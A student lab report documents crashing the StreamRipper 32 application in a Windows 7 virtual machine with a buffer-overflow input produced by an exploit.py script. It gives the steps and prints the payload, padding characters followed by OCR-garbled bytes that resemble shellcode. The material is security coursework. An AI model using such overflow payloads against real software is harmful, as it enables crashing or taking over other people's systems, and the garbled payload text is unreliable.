CSE2010 Lab-7


G.Lekhana Devasena
18BCE7207
L39+L40

Working with the memory vulnerabilities : Crashing the Application

Steps:

1) Install Python and Vulnerable Stream Ripper 32 software in Windows 7 Virtual Instance.
2) After that run exploit.py using python which in turn creates a malicious text file named exploit.txt
3) Then Open the Stream Ripper 32 application and Click on ADD button under the Station/Song Matching feature.
4) Then, Give some name in the Station Pattern and Copy the Exploit text in the exploit.txt file and Paste it in Song Pattern. Now click on Ok, as you can see below.
5) Now click on Ok and you will see that the software stopped working immediately.


Output Screenshot:



StreamRipper 32

Max KB To Rip: 0

Relay Port: 10069



Relay Port: 10069

Max KB To Rip: 0

Pattern Match


Station Pattern: StreamRipper 32 18BCE7207

Song Pattern: c´ƒâ‌‌‌‌| ç³´o4Íó¢»┘*0^‖ÍØÇE‖÷°³*{0LGc1I└#ª#ÆÌÃ

Note: All patten matches are *substring* matches

Use keyword "any_match" to match any station or song

OK Cancel




SRipper MFC Application

SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...

Cancel



Max KB To Rip: 0

Relay Port: 10069


Pattern Match

Station Pattern: StreamRipper 32 18BCE7207

Song Pattern: c´‡âl ç³´o4Íó¤»┘*0^▌Î0ÇE‖÷*³*{0LGc1l└#ª#ÆÌ卆

Note: All patten matches are *substring* matches

Use keyword "any_match" to match any station or song



SRipper MFC Application has stopped working

A problem caused the program to stop working correctly. Windows will close the program and notify you if a solution is available.

Exploit :

This is the exploit we have used from the exploit.txt file generated by exploit.py script.

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAëôZÚÇºîPSàÙt$ô]3É±Rƒíü1U»C±¿Œ·Ö?MØ_Ú|Ø¯/è
OýÃƒWáŠÐLíáýÍ4aü–XÏW×2•…v89òt‘²H˜“›°öÂù÷~áºÕšïoäJ>¸K³ŽK•ô)´à
JIóËo•vÏ“^ +%²·¸)  ³æ-~J
—qÛO¼U‡ÝÌmúâÎ£FEã°últ7¶l@Å^½úAÓ6%–m‘ëŽâ(Ú²9™cY¹&¶Îéˆi¯Yi
ÚG³fw¼¬.G'‘KT6yŽZ9Á¼S%NÌÜËãm
ÆŽ®ªåo`[ƒc«ÞÙ°´ôu^&“…)[Ò~E¶’”ÿ¤n@Çlµ±Æm8ì}„©)XYg‡3ÉqÉèƒŒÂ
c‘â‹ ç³´o4Íó»°o^ŒÍØÇEl…÷°³°{oLGc1I#ª#ÆÌÃ
```

Observation :

As we have given an exploit of numerous characters in the field which caused the application to crash itself. Therefore, we can notice that Buffer Overflow is the Vulnerability in this StreamRipper 32, which caused our software to crash itself.